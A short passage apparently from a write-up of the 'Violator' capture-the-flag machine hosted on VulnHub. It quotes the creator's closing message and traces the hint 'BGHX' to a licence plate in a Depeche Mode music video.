I LL PRESUME BY NOW YOU LL KNOW WHAT I WAS LISTENING TO WHEN CREATING
THIS CTF I HAVE INCLUDED THINGS WHICH WERE DELIBERATLY AVOIDING THE
OBVIOUS ROUTE IN TO KEEP YOU ON YOUR TOES
ANOTHER THOUGHT TO PONDER IS THAT BY ABUSING PERMISSIONS YOU ARE ALSO
BY DEFINITION A VIOLATOR SHOUTOUTS AGAIN TO VULNHUB FOR HOSTING A GREAT
LEARNING TOOL A SPECIAL THANKS GOES TO BENR AND GKNSB FOR TESTING AND
TO GTMLK FOR THE OFFER TO HOST THE CTF AGAIN KNIGHTMARE

“BGHX”

Researching online shows that the string of characters is part of a license plate on a car used in a music video for “Useless” by the band that created the Violator Album, Depeche Mode. The plate reads BGH 393X on a 1981 Ford Corina MkV.